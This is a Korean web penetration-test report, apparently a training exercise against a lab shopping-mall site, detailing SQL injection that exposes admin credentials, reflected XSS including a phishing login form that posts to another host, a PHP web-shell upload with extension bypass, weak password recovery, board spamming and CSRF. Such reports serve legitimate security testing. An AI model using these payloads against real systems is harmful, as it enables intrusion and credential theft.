

웹 취약점 진단 결과 보고서

작성자 임창현

2024. 12 . 27

제.개정 이력

버전	제.개정 일자	내용	제.개정자	비고
1.0	2024.12.20	문서 최초작성	임창현	
1.1	2024.12.27	취약점 추가 발견 및 작성	임창현	

목 차

I. 개요 1

1. 목적 1

2. 진단범위 1

3. 진단대상 1

4. 수행일정 1

5. 수행인력 1

6. 서버환경 및 진단도구 2

II. 수행방안 3

1. 진단방법 3

2. 진단절차 3

III. 진단항목 4

IV. 결과요약 7

1. 총평 7

2. 발견된 취약점 현황 7

IV. 상세내역 8

1. SQL인젝션 8

2. 크로스사이트 스크립팅(XSS) 11

3. 디렉터리 인덱싱 14

4. 취약한 패스워드 복구 15

5. 자동화공격 16

6. 파일업로드 17

7. 크로스사이트 리퀘스트 변조(CSRF) 18

주요정보통신기반시설 취약점 분석·평가	웹 취약점 진단 결과 보고서	2024-12-27
-------------------------	-----------------	------------

1. 개요

1. 목적

- 본 모의해킹의 목적은 일반 사용자가 이용하는 고객사 웹사이트에 대한 모의해킹 점검을 수행하고, 웹사이트의 기밀성, 무결성, 가용성을 침해할 수 있는 공격 경로를 발견하고 공격에 이용된 취약점에 대한 보호대책을 제시함으로써 고객사 웹사이트의 안전성을 확보하는 데 있음

2. 범위

- 웹 어플리케이션에서 존재하는 취약점을 통해 정보 유출 및 2차 공격(다른 시스템으로의 침투 등) 가능성을 진단하며, 운영 서비스에 장애를 발생시키지 않는 범위 내에서 수행하고, 모의해킹 수행 대상은 다음과 같음

3. 진단대상

번호	대상	서버 URL
1	쇼핑몰	http://10.10.31.101

4. 수행일정

- 2024년 12월 17일 ~ 2024년 12월 27일




구분	1 Week				
계획 수립					
정보 수집					
모의해킹 진행					
결과 분석					
보고서 작성					

5. 수행인력

회사	소속팀	담당업무	담당자
경기인력개발원	MS Cyber Security 과정	웹 취약점 점검	임창현

6. 서버환경 및 진단도구

서버 환경

	APACHE2
	MySQL
	php

진단 툴

	Burp Suite
---	------------

주요정보통신기반시설 취약점 분석·평가	웹 취약점 진단 결과 보고서	2024-12-27
-------------------------	-----------------	------------

II. 수행방안

1. 진단방법

- 실제 해커가 사용하는 최신 해킹기법 및 도구, 웹 진단 자동화 도구를 이용하여 네트워크, 서버 및 응용 프로그램의 취약점을 통해 정보 시스템으로의 침투 가능성을 진단하며, 운영 서비스에 장애를 발생시키지 않는 범위 내에서 실제 공격과 동일한 방법으로 진단함

2. 진단절차

- 대상 시스템이 지정된 후 최초 정보를 수집하는 과정부터 네트워크 구성을 파악하고 취약한 시스템에 접근하여 관리자 권한 획득 및 내부 시스템의 중요 데이터에 접근하기까지의 일반적인 과정은 다음과 같음



주요정보통신기반시설 취약점 분석·평가	웹 취약점 진단 결과 보고서	2024-12-27
-------------------------	-----------------	------------

III. 진단항목

- 미래창조과학부에서 고시한 “주요정보통신기반시설 취약점 분석 평가 기준”(2021년 3월 31일 고시)의 기술적 분야 중 웹(Web) 항목에 근거하여 통제평가 리스트를 작성하였음

코드	취약점명	설 명	등급
BO	버퍼 오버플로우	메모리나 버퍼의 블록 크기보다 더 많은 데이터를 넣음으로써 결함을 발생시키는 취약점	H
FS	포맷스트링	스트링을 처리하는 부분에서 메모리 공간에 접근할 수 있는 문제를 이용하는 취약점	H
LI	LDAP 인젝션	LDAP(Lightweight Directory Access Protocol) 쿼리를 주입함으로써 개인정보 등의 내용이 유출될 수 있는 문제를 이용하는 취약점	H
OC	운영체제 명령실행	웹 사이트의 인터페이스를 통해 웹 서버를 운영하는 운영체제 명령을 실행하는 취약점	H
SI	SQL인젝션	SQL문으로 해석될 수 있는 입력을 시도하여 데이터베이스에 접근할 수 있는 취약점	H
SS	SSI인젝션	SSI(Server-side Include)는 “Last modified”와 같이 서버가 HTML 문서에 입력하는 변수 값으로, 웹 서버 상에 있는 파일을 include 시키고, 명령문이 실행되게 하여 데이터에 접근할 수 있는 취약점	H
XI	XPath 인젝션	조작된 XPath(XML Path Language) 쿼리를 보냄으로써 비정상적인 데이터를 쿼리해 올 수 있는 취약점	H
DI	디렉터리 인덱싱	요청 파일이 존재하지 않을 때 자동적으로 디렉터리 리스트를 출력하는 취약점	H
IL	정보누출	웹 사이트 데이터가 노출되는 것으로 개발과정의 코멘트나 오류 메시지 등에서 중요한 정보가 노출되어 공격자에게 2차 공격을 하기 위한 중요한 정보를 제공할 수 있는 취약점	H
CS	악성콘텐츠	웹 어플리케이션에 정상적인 콘텐츠 대신에 악성 콘텐츠를 주입하여 사용자에게 악의적인 영향을 미치는 취약점	H
XS	크로스 사이트 스크립팅	웹 어플리케이션을 사용해서 다른 최종 사용자의 클라이언트에서 임의의 스크립트가 실행되는 취약점	H

주요정보통신기반시설 취약점 분석·평가	웹 취약점 진단 결과 보고서	2024-12-27
-------------------------	-----------------	------------

코드	취약점명	설 명	등급
BF	약한문자열강도	사용자의 이름이나 패스워드, 신용카드 정보나 암호화 키 등을 자동으로 대입하여 여러 시행착오 후에 맞는 값이 발견되는 취약점	H
IA	불충분한 인증	민감한 데이터에 접근할 수 있는 곳에 취약한 인증 메커니즘으로 구현된 취약점	H
PR	취약한 패스워드 복구	취약한 패스워드 복구 메커니즘(패스워드 찾기 등)에 대해 공격자가 불법적으로 다른 사용자의 패스워드를 획득, 변경, 복구할 수 있는 취약점	H
CF	크로스사이트 리퀘스트 변조(CSRF)	CSRF 공격은 로그인 한 사용자 브라우저로 하여금 사용자의 세션 쿠키와 기타 인증 정보를 포함하는 위조된 HTTP 요청을 취약한 웹 어플리케이션에 전송하는 취약점	H
SE	세션 예측	단순히 숫자가 증가하는 방법 등의 취약한 특정 세션의 식별자(ID)를 예측하여 세션을 가로챌 수 있는 취약점	H
IN	불충분한 인가	민감한 데이터 또는 기능에 대한 접근권한 제한을 두지 않은 취약점	H
SC	불충분한 세션만료	세션의 만료 기간을 정하지 않거나, 만료 일자를 너무 길게 설정하여 공격자가 만료되지 않은 세션 활용이 가능하게 되는 취약점	H
SF	세션고정	세션 값을 고정하여 명확한 세션 식별자(ID) 값으로 사용자가 로그인하여 정의된 세션 식별자(ID)가 사용 가능하게 되는 취약점	H
AU	자동화공격	웹 어플리케이션에 정해진 프로세스에 자동화된 공격을 수행함으로써 자동으로 수많은 프로세스가 진행되는 취약점	H
PV	프로세스 검증누락	공격자가 응용의 계획된 플로우 통제를 우회하는 것을 허가하는 취약점	H
FU	파일업로드	파일을 업로드 할 수 있는 기능을 이용하여 시스템 명령어를 실행할 수 있는 웹 프로그램을 업로드 할 수 있는 취약점	H
FD	파일 다운로드	파일 다운로드 스크립트를 이용하여 첨부된 주요 파일을 다운로드 할 수 있는 취약점	H
AE	관리자 페이지 노출	단순한 관리자 페이지 이름(admin, manager 등)이나 설정, 프로그램 설계상의 오류로 인해 관리자 메뉴에 직접 접근할 수 있는 취약점	H

주요정보통신기반시설 취약점 분석·평가	웹 취약점 진단 결과 보고서	2024-12-27
-------------------------	-----------------	------------

코드	취약점명	설 명	등급
PT	경로추적	공격자에게 외부에서 디렉터리에 접근할 수 있는 것이 허가되는 문제점으로 웹 루트 디렉터리에서 외부의 파일까지 접근하고 실행 할 수 있는 취약점	H
PL	위치공개	예측 가능한 디렉터리나 파일명을 사용하여 해당 위치가 쉽게 노출되어 공격자가 이를 악용하여 대상에 대한 정보와 민감한 정보가 담긴 데이터에 접근이 가능하게 되는 취약점	H
SN	데이터 평문전송	서버와 클라이언트 간의 통신 시 암호화하여 전송을 하지 않아 중요 정보 등이 평문으로 전송되는 취약점	H
CC	쿠키변조	적절히 보호되지 않은 쿠키를 사용하여 쿠키 인젝션 등과 같은 쿠키 값 변조를 통한 다른 사용자로의 위장 및 권한 상승 등이 가능한 취약점	H

※ 취약도 정의

- H (High) 악의적인 사용자가 직접적으로 시스템의 관리자 권한을 획득하여 웹 위변조가 가능하거나, 웹 사용자의 개인정보를 유출할 수 있는 취약점
- M (Medium) 악의적인 사용자에게 의해 시스템에 중요자원 및 웹 최상위 권한을 획득할 수 있고 이로 인해 추가 공격으로 이용될 수 있는 취약점
- L (Low) 해당 취약점의 노출로 인해 시스템의 정보를 획득하여 추가 공격으로 이용될 수 있는 취약점

IV. 결과요약

1. 총평

- 웹 취약점 진단 결과 28개 점검 항목 중 총 7건의 취약점이 확인됨
- 발견된 7건의 취약점들은 위험도가 높은 취약점부터 순차적으로 조치하는 등 체계적인 관리가 필요

2. 발견된 취약점 현황

번호	취약점 항목	위험도	대상
1	SQL 인젝션	H	주문조회, 자유게시판, 로그인폼
2	크로스사이트 스크립팅	H	page source, 자유게시판
3	디렉터리 인덱싱	H	URL 주소창
4	취약한 비밀번호 복구	H	주문조회, 자유게시판
5	자동화 공격	H	자유게시판
6	파일업로드	H	자료실
7	크로스사이트 리퀘스트 변조	H	자유게시판

V. 상세내역

1. SQL 인젝션

1.1 점검 목적

대화형 웹 사이트에 비정상적인 사용자 입력 값 허용을 차단하여 악의적인 데이터베이스 접근 및 조작을 방지하기 위함

1.2 점검 내용

1.2.1 SQL 쿼리 전달하기 [주문조회 http://10.10.31.101/m_order.php]

step 1. 주문조회 페이지에서 URL 입력란에 union select 구문으로 Mysql 에러페이지가 출력되었다.



step 2. 숫자 1부터 56까지 select 하면 3번째, 11번째 컬럼이 출력되는 곳을 확인할 수 있다.



step 3. 주문조회 페이지 URL 입력란에서 DB schema명을 확인하였다.

HOME > 주문조회			
주문번호	주문내역	주문상태	주문수정 주문일
fsk_m_db	주문자 : 11 결제방법 : 온라인 입금 총구입금액 : 91원 총결제금액 : 61원		[주문수정] 1970-01-01

step 4. 주문조회 페이지 URL 입력란에서 member_table을 확인하였다.

morning_login_table	주문자 : 11 결제방법 : 온라인 입금 총구입금액 : 91원 총결제금액 : 61원	[주문수정] 1970-01-01
morning_look_table	주문자 : 11 결제방법 : 온라인 입금 총구입금액 : 91원 총결제금액 : 61원	[주문수정] 1970-01-01
morning_manager_table	주문자 : 11 결제방법 : 온라인 입금 총구입금액 : 91원 총결제금액 : 61원	[주문수정] 1970-01-01
morning_member_table	주문자 : 11 결제방법 : 온라인 입금 총구입금액 : 91원 총결제금액 : 61원	[주문수정] 1970-01-01

step 5. 주문조회 페이지 URL 입력란에서 개인정보가 담긴 것으로 예상되는 컬럼이 노출되었다.

member_id	주문자 : 11 결제방법 : 온라인 입금 총구입금액 : 91원 총결제금액 : 61원	[주문수정] 1970-01-01
member_pass	주문자 : 11 결제방법 : 온라인 입금 총구입금액 : 91원 총결제금액 : 61원	[주문수정] 1970-01-01
member_name	주문자 : 11 결제방법 : 온라인 입금 총구입금액 : 91원 총결제금액 : 61원	[주문수정] 1970-01-01
member_jumin	주문자 : 11 결제방법 : 온라인 입금 총구입금액 : 91원 총결제금액 : 61원	[주문수정] 1970-01-01


주요정보통신기반시설 취약점 분석·평가	웹 취약점 진단 결과 보고서	2024-12-27
-------------------------	-----------------	------------

step 6. member_id 와 member_pass를 3, 11번째 위치에 대입하여 관리자의 아이디와 패스워드를 알 수 있었다.

coreadmin	주문자 : mol71GKaqnLI 결제방법 : 온라인 입금 총구입금액 : 91원 총결제금액 : 61원	[주문수정] 1970-01-01
chchchch	주문자 : mosARkIDLazSo 결제방법 : 온라인 입금 총구입금액 : 91원 총결제금액 : 61원	[주문수정] 1970-01-01


1.2.2 SQL 쿼리 전달하기 [자유게시판 http://10.10.31.101/freeboard.php]

step 1. 자유게시판의 게시명에 '를 추가 기입하여 에러페이지를 확인할 수 있었다.



1.2.3 SQL 쿼리 전달하기 [메인 로그인페이지 http://10.10.31.101/index.php]

step 1. 메인 로그인페이지에 참이 되는 SQL 쿼리를 전달하여 admin 계정으로 로그인되었다.



주요정보통신기반시설 취약점 분석·평가	웹 취약점 진단 결과 보고서	2024-12-27
-------------------------	-----------------	------------

2. 크로스사이트 스크립팅(XSS)


2.1 점검목적

웹 사이트 내 크로스사이트 스크립팅 취약점을 제거하여 악성 스크립트 실행을 차단

2.2 점검내용

2.2.1 Reflected XSS

step 1. 홈페이지 바탕화면에서 우클릭 후 view page source 클릭시 다음 화면이 출력된다. 링크를 클릭 하여 view-source:http://10.10.31.101/skin/morning_blue_mall_login2/morning_korea_basic.js 접속시 홈페이지 제작에 사용된 자바스크립트를 확인 할 수 있다.



step 2. 이미지 뷰어에 사용된 함수를 조회할 수 있다.



step 3. 아래와 같은 XSS가 동작하는 것을 확인 할 수 있었다.

http://10.10.31.101/m_show_image.php?image="><script>alert(0)</script>

http://10.10.31.101/m_show_board_image.php?image="><script>alert(0)</script>

주요정보통신기반시설 취약점 분석·평가	웹 취약점 진단 결과 보고서	2024-12-27
-------------------------	-----------------	------------

step 4. 희생자가 로그인 폼에 입력한 후 공격자의 CentOS의 페이지로 넘어가도록 제작하였다. URL 제작시 cyberchef 웹사이트에서 지원하는 URL 인코딩을 활용하였다.

The screenshot displays the CyberChef web application interface. At the top, there's a navigation bar with 'features here', 'Options', and 'About / Support'. Below this, the 'Input' section shows a URL: `http://10.10.31.101/m_show_image.php?image=10.10.31.101/m_show_image.php?image="><h4>SIGN IN</h4><form action=http://10.10.31.56>ID:
<input type="user name" name="username"></br>PASSWORD:
<input type="password" name="password"></br><input type="submit" value="LOGIN"></br>`. The 'Output' section shows the URL encoded into a single line: `http://10.10.31.101/m_show_image.php?image=10.10.31.101/m_show_image.php?image=%22%3E%3Ch4%3ESIGN%20IN%3C/h4%3E%3Cform%20action=http://10.10.31.56%3EID:%3Cbr%3E%3Cinput%20type=%22user%20name%22name=%22username%22%3E%3C/br%3EPASSWORD:%3Cbr%3E%3Cinput%20type=%22password%22name=%22password%22%3E%3C/br%3E%3Cbr%3E%3Cinput%20type=%22submit%22%20value=%22LOGIN%22%3E%3C/br%3E`. Below the application, a browser window shows the resulting page. The browser's address bar displays the encoded URL. The page content includes a 'SIGN IN' section with input fields for 'ID:' and 'PASSWORD:', a 'LOGIN' button, and a 'ZOOM IN' section with a price '판매가격 : 0원' and two buttons labeled '닫기' and '상세보기'.


3. 디렉터리 인덱싱

3.1 점검 목적

디렉터리 인덱싱 취약점을 제거하여 특정 디렉터리 내 불필요한 파일 정보의 노출을 차단

3.2 점검 내용

step 1. URL 경로 중 확인하고자 하는 디렉터리까지 주소창에 입력하여 인덱싱 공격이 가능했다.




4. 취약한 비밀번호 복구

4.1 점검 목적

패스워드 복구 로직을 유추하기 어렵게 구현하고, 인증된 사용자 메일이나 SMS에서만 복구 패스워드를 확인할 수 있도록 하여 비인가자를 통한 사용자 패스워드 획득 및 변경을 방지하기 위함

4.2 점검 내용


step 1. 자유게시판에서 사용자명을 우클릭하여 Copy Link 한뒤, URL 입력창에 붙여넣기 한다.



step 2. 인코딩 된 email 정보를 알 수 있다.



step 3. 주문조회 페이지에서 SQL인젝션을 통해 member_id, member_name을 알아낸다.



step 4. cyberchef 웹페이지의 BASE64 디코딩을 이용하여 실제 이메일주소를 알아낸 뒤, 홈페이지의 아이디/패스워드 찾기를 통해 alien 계정의 임시 패스워드를 발급받을 수 있었다.



5. 자동화공격

5.1 점검목적

무차별 대입 공격 및 자동화 공격으로 웹 애플리케이션에 자원이 고갈되는 것을 방지하기 위함

5.2 점검내용

step 1. 자유게시판의 글쓰기 패킷전송을 버프스위트로 캡처했다.

The screenshot shows the Burp Suite interface for a cluster bomb attack. The target is set to `http://10.10.31.101`. The attack is configured with positions 43 through 69. The positions are defined by Content-Disposition: form-data; name='ps_page', board_name, board_email, board_homepage, board_category, board_subject, and board_body. The content for each position is 'test'.

step 2. 이름과 제목 변수를 지정하여 버프스위트의 cluster bomb 공격을 수행할 수 있다.

step 3. 공격 수행시 다음과 같이 자유게시판이 도배되는 것을 확인하였다.

139	[일반]44 ..	3	2024-12-17	0	0
138	[일반]44 ..	2	2024-12-17	0	0
137	[일반]44 ..	1	2024-12-17	0	0
136	[일반]33 ..	5	2024-12-17	0	0
135	[일반]33 ..	4	2024-12-17	0	0
134	[일반]33 ..	3	2024-12-17	0	0

주요정보통신기반시설 취약점 분석·평가	웹 취약점 진단 결과 보고서	2024-12-27
-------------------------	-----------------	------------

6. 파일업로드

6.1 점검목적

웹 사이트의 게시판, 자료실 등에 조작된 Server Side Script 파일업로드 및 실행 가능 여부 점검

6.2 점검내용

step 1. http://10.10.31.101/m_board.php?ps_db=data_board 자료실에 파일확장자 우회 업로드가 가능한 것을 확인하였다.


```

66 gogo
67 -----245837170317316689282295618493
68 Content-Disposition: form-data; name="board_file1"; filename="testbad.php;.txt"
69 Content-Type: text/plain
70
71 <?php
72     system($_GET['cmd']);
73 ?>
74

```

step 2) 개발자 주석을 통해 파일 업로드 경로를 확인할 수 있었다.

http://10.10.31.101/board_data/data_board/



step 3) 해당 정보로 악성코드가 담긴 스크립트 파일을 업로드하여 공격을 수행할 수 있다.

7. 크로스사이트 리퀘스트 변조(CSRF)

15.1 점검목적


사용자 입력 값에 대한 적절한 필터링 및 인증에 대한 유효성을 검증하여 신뢰(인증) 정보 내의 요청(Request)에 대한 변조 방지

15.2 점검내용

step 1. 자유게시판 글 작성을 시도한 뒤 버프스위트로 캡처한다.

step 2. 버프스위트를 패킷을 참고하여 반복글 스크립트 작성을 위한 인자를 기록한다.

m_board_ok.php
 ps_mode=write
 ps_db=freeboard
 ps_page="1"
 board_name=name_test
 board_email=email_test
 board_homepage=home_test
 board_category="1"
 board_subject=subject_test
 board_body=content_test



주요정보통신기반시설 취약점 분석·평가	웹 취약점 진단 결과 보고서	2024-12-27
-------------------------	-----------------	------------

step 3. 이미지 태그 삽입을 위한 주소를 제작하고 게시글을 업로드한다.

step 4) 해당 게시글을 클릭하면 아래와 같이 복사되어 자유게시판(/m_board_ok.php)에 업로드 된다.

3	 subject_lch .. 	author_lch	2024-12-19
2	 subject_lch .. 	author_lch	2024-12-19
1	 subject_lch .. 	author_lch	2024-12-19